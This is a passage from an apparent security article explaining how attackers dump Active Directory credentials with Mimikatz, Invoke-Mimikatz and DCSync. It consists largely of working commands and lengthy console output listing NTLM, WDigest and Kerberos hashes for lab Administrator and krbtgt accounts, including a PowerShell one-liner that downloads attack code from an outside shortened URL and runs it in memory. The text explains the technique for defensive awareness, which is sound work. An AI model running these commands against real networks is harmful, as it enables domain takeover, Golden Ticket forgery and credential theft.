
Often service accounts are members of Domain Admins (or equivalent) or a Domain Admin was recently logged on to the computer an attacker dump credentials from. Using these credentials, an attacker can gain access to a Domain Controller and get all domain credentials, including the KRBTGT account NTLM hash which is used to create Kerberos Golden Tickets.

NOTE:
There are many different tools that can dump AD credentials when run locally on the DC, I tend to focus on Mimikatz since it has extensive credential theft and injection capability (and more) enabling credential dumping from a wide variety of sources and scenarios.

Command: mimikatz lsadump::lsa /inject exit

Dumps credential data in an Active Directory domain when run on a Domain Controller. Requires administrator access with debug or Local SYSTEM rights

Note: The account with RID 502 is the KRBTGT account and the account with RID 500 is the default administrator for the domain.



```
mimikatz # lsadump::lsa /inject
Domain : RD / S-1-5-21-2578996962-4185879466-3696909401

RID  : 000001f4 (500)
User : RDAdministrator

 * Primary
    LM   :
    NTLM : 7c08d63a2f48f045971bc2236ed3f3ac

 * WDigest
    01  f679b3e6845b3530d23b6fd583d85fc4
    02  7594f44ba1add22ec59422ee0bcc7d3d
    03  4edf9050b5708a95c5339ff4d455f9d9
    04  f679b3e6845b3530d23b6fd583d85fc4
    05  dca06390fd68b184d077ea114d71bc65
    06  968edd04b2c8522c75a8b380777411a6
    07  b41d280f6b5e4b29be875574e8153576
    08  83d18fb18d91dbe5c48c0993015bb8fd
    09  560ff912f8d8387a3d8d16e6b8a6fa1b
    10  42fc8aa69c1bdcedc14426f6860006e9
    11  93877de46315d5a9488a04b70adfdd9b
    12  83d18fb18d91dbe5c48c0993015bb8fd
    13  e8d56e7d1c98fbd73c3bbd9d4335b52e
    14  3de7cf58a243cb9c7d2da48e0d26f2e0
    15  c9cd4c6d0e58ca94f7f8deb0b771de9c
    16  8e0e4d08026ca65a1dac39b3f91ad450
    17  04019d0035b037c2340721bce9fffad5
    18  ed6557be36a02e560432c14b0c907071
    19  006b6ddfd87a13ee7dd8690826ff0185
    20  44d1a858df09d82a9c3aa1504ba0cf4b
    21  05324ef16d0c8ea133bd6cc0e857d0ab
    22  bd7a7ccf1ec21d4d3c0a08141db6958e
    23  bb827d55dba87283d26ddc540187ee7d
    24  45b27af413b6cfa9b2de6007dd21e909
    25  4751d4eb50d71a4ecd59aac3edaa95d0
    26  e810c132e213ae83712e6e1e9688b06f
    27  0e83d15538ee64b201e1fed1224ad7c7
    28  14cac5ae547459d5c9daac86f499b7d7
    29  d14452ddf60a9e2675fd5e37c14f12b7

 * Kerberos
    Default Salt : RD.ADSECURITY.ORGAdministrator
    Credentials
      des_cbc_md5       : 0143809219947ff4
      rc4_plain         : 7c08d63a2f48f045971bc2236ed3f3ac
    OldCredentials
      des_cbc_md5       : 5d8c9e46a4ad4acd
      rc4_plain         : 96ae239ae1f8f186a205b6863a3c955f
```

Dumping Active Directory credentials locally using Invoke-Mimikatz (on the DC).

Invoke-Mimikatz is a component of PowerSploit written by Joe Bialek (@JosephBialek) which incorporates all the functionality of Mimikatz in a Powershell function. It "leverages Mimikatz 2.0 and Invoke-ReflectivePEInjection to reflectively load Mimikatz completely in memory. This allows you to do things such as dump credentials without ever writing the Mimikatz binary to disk." Note that the PowerSploit framework is now hosted in the "PowerShellMafia" GitHub repository.

What gives Invoke-Mimikatz its "magic" is the ability to reflectively load the Mimikatz DLL (embedded in the script) into memory. The Invoke-Mimikatz code can be downloaded from the Internet (or intranet server), and executed from memory without anything touching disk. Furthermore, if Invoke-Mimikatz is run with the appropriate rights and the target computer has PowerShell Remoting enabled, it can pull credentials from other systems, as well as execute the standard Mimikatz commands remotely, without files being dropped on the remote system.

Invoke-Mimikatz is not updated when Mimikatz is, though it can be (manually). One can swap out the DLL encoded elements (32bit & 64bit versions) with newer ones.


- Use mimikatz to dump credentials out of LSASS: *Invoke-Mimikatz -DumpCreds*
- Use mimikatz to export all private certificates (even if they are marked non-exportable): *Invoke-Mimikatz* –DumpCerts
- Elevate privilege to have debug rights on remote computer: *Invoke-Mimikatz -Command "privilege::debug exit" -ComputerName "computer1"*

The Invoke-Mimikatz "Command" parameter enables Invoke-Mimikatz to run custom Mimikatz commands.
Defenders should expect that any functionality included in Mimikatz is available in Invoke-Mimikatz.

Command:
Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit'

Dumps credential data in an Active Directory domain when run on a Domain Controller. Requires administrator access with debug or Local SYSTEM rights

Note: The account with RID 502 is the KRBTGT account and the account with RID 500 is the default administrator for the domain.




```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit
'

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 17 modules * * */


mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # LSADump::LSA /inject
Domain : RD / S-1-5-21-2578996962-4185879466-3696909401

RID  : 000001f4 (500)
User : Administrator

 * Primary
    LM   :
    NTLM : 5164b7a0fda365d56739954bbbc23835

 * WDigest
    01  c0c1cd529c7144c6d139e6e60d736d90
    02  4fcc571641e339721974261be7e2aaef
    03  d9e8e1805615587fdc3fda237738f6d6
    04  c0c1cd529c7144c6d139e6e60d736d90
    05  3b078d87e635567201e3f88089ec96f3
    06  6a3d08f13bc2f80bb3069d13435b26ba
    07  f0cb16a36fbb7b50e0cc1b2bef85863b
    08  b44ed9b44d01970daa12b0892393529a
    09  fa5bc9290f187fa4f1c5302660fc96ab
    10  f60ffaed4170b8ef156b8d0b80dfcb54
    11  ee2fd2ebf81006ff4beb155b805f3b13
    12  b44ed9b44d01970daa12b0892393529a
    13  deb0eea0b0f52e0beaf28ddcd6df729e
    14  dc3b9b1119aa138ad5d1b2b235e6228a
    15  247f7111a3c675e76f61bce10d5ab79f
    16  d4b240659c5e6736b227c7483e323ee3
    17  9d29791a3dc3f3776c8d4be29e85ffdc
    18  6285f274a4ef92630e36a46718c5440e
    19  6d338693b93f546f053c0f2d6a6d95a7
    20  d71153adababdcfe7405595135941d9b
    21  8056a6b29ae0919e17a09c62cbdcfd34
    22  aaec679dd42785ca7e0935aae14bfcff
    23  c158b1943857ba376f5e6e3730c2b9c6
    24  00681c186e73af61b4f970707d0eb307
    25  caef5fc9ff51e67f447de0930bdd2f6b
    26  fe7252ca3b27ee700fedce75a390748e
    27  7dc1e16c372c71f618c2ec6a3a9ff566
    28  bde7238548ecf901fe7828d718e8433e
    29  8be55dff35676abf2cc748e8851d21e6

 * Kerberos
    Default Salt : RD.ADSECURITY.ORGAdministrator
    Credentials
      des_cbc_md5       : 5bfd0d0efe3e2334
      rc4_plain         : 5164b7a0fda365d56739954bbbc23835

 * Kerberos-Newer-Keys
    Default Salt : RD.ADSECURITY.ORGAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 0526e75306d2090d03f0ea0e0f681aae5ae591e2d9c27ea49c3322525382dd3f
      aes128_hmac       (4096) : 4c41e4d7a3e932d64feeed264d48a19e
      des_cbc_md5       (4096) : 5bfd0d0efe3e2334
      rc4_plain         (4096) : 5164b7a0fda365d56739954bbbc23835

RID  : 000001f5 (501)
User : Guest

 * Primary
    LM   :
    NTLM :

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    LM   :
    NTLM : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f

 * WDigest
    01  a92112134327169819930f8fe018d8ee
    02  4090d80556250ffad867580236ae5aab
    03  1d1c52ec7363bfd7942c3506b34fe761
    04  a92112134327169819930f8fe018d8ee
    05  4090d80556250ffad867580236ae5aab
    06  7b40dd5ba9ed32220cadfaae65317b26
    07  a92112134327169819930f8fe018d8ee
    08  44f2409d3afe3d720e2545ed4879b724
    09  44f2409d3afe3d720e2545ed4879b724
    10  96b1938079c1acc20d8117e221016bd7
    11  f89f170a0aae479cff17eef24fe8fae2
    12  44f2409d3afe3d720e2545ed4879b724
    13  aeff2045118db52c4bedfe595d9593e8
    14  f89f170a0aae479cff17eef24fe8fae2
    15  6109598fed272d2a95295b9839d07ade
    16  6109598fed272d2a95295b9839d07ade
    17  4e4e26f5ac78c63aab08e0b78b5fe743
    18  fdf2c6b4e882cb1f6f4142bde165da7e
    19  b66877800a0008f204139359ba0746b1
    20  3df64620f6ca5f9005a40e1611c9124b
    21  decacbe446be85e5e630789c3baa2eda
    22  decacbe446be85e5e630789c3baa2eda
    23  316459657dda70bbfe266d0a3b183b96
    24  1ecd4d0d922ee2271306d4fb513c0e99
    25  1ecd4d0d922ee2271306d4fb513c0e99
    26  64543d1aecb32941e5a2157a007735a3
    27  f2f3b5b80a8f7d9ee1caae6bc854782f
    28  c9c99c9c79a025fbfebdb7c3ae830f18
    29  84903f2e379f06c94e038f415ee3cc84
```

Dumping Active Directory credentials remotely using Invoke-Mimikatz (via PowerShell Remoting).

Invoke-Mimikatz is a component of PowerSploit written by Joe Bialek (@JosephBialek) which incorporates all the functionality of Mimikatz in a Powershell function. It “leverages Mimikatz 2.0 and Invoke-ReflectivePEInjection to reflectively load Mimikatz completely in memory. This allows you to do things such as dump credentials without ever writing the Mimikatz binary to disk.” Note that the PowerSploit framework is now hosted in the “PowerShellMafia” GitHub repository.

Command:
Invoke-Mimikatz -Command '”privilege::debug” “LSADump:LSA /inject”' -Computer RDLABDC02.rd.adsecurity.org

This example executes Invoke-Mimikatz from code downloaded from the Internet and executed entirely in memory. If the attacker compromised a workstation a Domain Admin logged onto, this scenario would work, enabling the attacker to grab AD credentials and upload to the Internet.



```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit
'  -Computer RDLABDC02.rd.adsecurity.org

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 17 modules * * */


mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # LSADump::LSA /inject
Domain : RD / S-1-5-21-2578996962-4185879466-3696909401

RID  : 000001f4 (500)
User : Administrator

 * Primary
    LM   :
    NTLM : 5164b7a0fda365d56739954bbbc23835

 * WDigest
    01  c0c1cd529c7144c6d139e6e60d736d90
    02  4fcc571641e339721974261be7e2aaef
    03  d9e8e1805615587fdc3fda237738f6d6
    04  c0c1cd529c7144c6d139e6e60d736d90
    05  3b078d87e635567201e3f88089ec96f3
    06  6a3d08f13bc2f80bb3069d13435b26ba
    07  f0cb16a36fbb7b50e0cc1b2bef85863b
    08  b44ed9b44d01970daa12b0892393529a
    09  fa5bc9290f187fa4f1c5302660fc96ab
    10  f60ffaed4170b8ef156b8d0b80dfcb54
    11  ee2fd2ebf81006ff4beb155b805f3b13
    12  b44ed9b44d01970daa12b0892393529a
    13  deb0eea0b0f52e0beaf28ddcd6df729e
    14  dc3b9b1119aa138ad5d1b2b235e6228a
    15  247f7111a3c675e76f61bce10d5ab79f
    16  d4b240659c5e6736b227c7483e323ee3
    17  9d29791a3dc3f3776c8d4be29e85ffdc
    18  6285f274a4ef92630e36a46718c5440e
    19  6d338693b93f546f053c0f2d6a6d95a7
    20  d71153adababdcfe7405595135941d9b
    21  8056a6b29ae0919e17a09c62cbdcfd34
    22  aaec679dd42785ca7e0935aae14bfcff
    23  c158b1943857ba376f5e6e3730c2b9c6
    24  00681c186e73af61b4f970707d0eb307
    25  caef5fc9ff51e67f447de0930bdd2f6b
    26  fe7252ca3b27ee700fedce75a390748e
    27  7dc1e16c372c71f618c2ec6a3a9ff566
    28  bde7238548ecf901fe7828d718e8433e
    29  8be55dff35676abf2cc748e8851d21e6

 * Kerberos
    Default Salt : RD.ADSECURITY.ORGAdministrator
    Credentials
      des_cbc_md5       : 5bfd0d0efe3e2334
      rc4_plain         : 5164b7a0fda365d56739954bbbc23835

 * Kerberos-Newer-Keys
    Default Salt : RD.ADSECURITY.ORGAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 0526e75306d2090d03f0ea0e0f681aae5ae591e2d9c27ea49c3322525382dd3f
      aes128_hmac       (4096) : 4c41e4d7a3e932d64feeed264d48a19e
      des_cbc_md5       (4096) : 5bfd0d0efe3e2334
      rc4_plain         (4096) : 5164b7a0fda365d56739954bbbc23835

RID  : 000001f5 (501)
User : Guest

 * Primary
    LM   :
    NTLM :

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    LM   :
    NTLM : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f

 * WDigest
    01  a92112134327169819930f8fe018d8ee
    02  4090d80556250ffad867580236ae5aab
    03  1d1c52ec7363bfd7942c3506b34fe761
    04  a92112134327169819930f8fe018d8ee
    05  4090d80556250ffad867580236ae5aab
    06  7b40dd5ba9ed32220cadfaae65317b26
    07  a92112134327169819930f8fe018d8ee
    08  44f2409d3afe3d720e2545ed4879b724
    09  44f2409d3afe3d720e2545ed4879b724
    10  96b1938079c1acc20d8117e221016bd7
    11  f89f170a0aae479cff17eef24fe8fae2
    12  44f2409d3afe3d720e2545ed4879b724
    13  aeff2045118db52c4bedfe595d9593e8
    14  f89f170a0aae479cff17eef24fe8fae2
    15  6109598fed272d2a95295b9839d07ade
    16  6109598fed272d2a95295b9839d07ade
    17  4e4e26f5ac78c63aab08e0b78b5fe743
    18  fdf2c6b4e882cb1f6f4142bde165da7e
    19  b66877800a0008f204139359ba0746b1
    20  3df64620f6ca5f9005a40e1611c9124b
    21  decacbe446be85e5e630789c3baa2eda
    22  decacbe446be85e5e630789c3baa2eda
    23  316459657dda70bbfe266d0a3b183b96
    24  1ecd4d0d922ee2271306d4fb513c0e99
    25  1ecd4d0d922ee2271306d4fb513c0e99
    26  64543d1aecb32941e5a2157a007735a3
    27  f2f3b5b80a8f7d9ee1caae6bc854782f
    28  c9c99c9c79a025fbfebdb7c3ae830f18
    29  84903f2e379f06c94e038f415ee3cc84
```

Dumping Active Directory credentials remotely using Mimikatz‘s DCSync.

A major feature added to Mimikatz in August 2015 is “DCSync” which effectively “impersonates” a Domain Controller and requests account password data from the targeted Domain Controller. DCSync was written by Benjamin Delpy and Vincent Le Toux.

The exploit method prior to DCSync was to run Mimikatz or Invoke-Mimikatz on a Domain Controller to get the KRBTGT password hash to create Golden Tickets. With Mimikatz’s DCSync and the appropriate rights, the attacker can pull the password hash, as well as previous password hashes, from a Domain Controller over the network without requiring interactive logon or copying off the Active Directory database file (ntds.dit).

Special rights are required to run DCSync. Any member of Administrators, Domain Admins, or Enterprise Admins as well as Domain Controller computer accounts are able to run DCSync to pull password data. Note that Read-Only Domain Controllers are not only allowed to pull password data for users by default.

How DCSync works:

1. Discovers Domain Controller in the specified domain name.
2. Requests the Domain Controller replicate the user credentials via GetNCChanges (leveraging Directory Replication Service (DRS) Remote Protocol)

I have previously done some packet captures for Domain Controller replication and identified the intra-DC communication flow regarding how Domain Controllers replicate.

The Samba Wiki describes the DSGetNCChanges function:

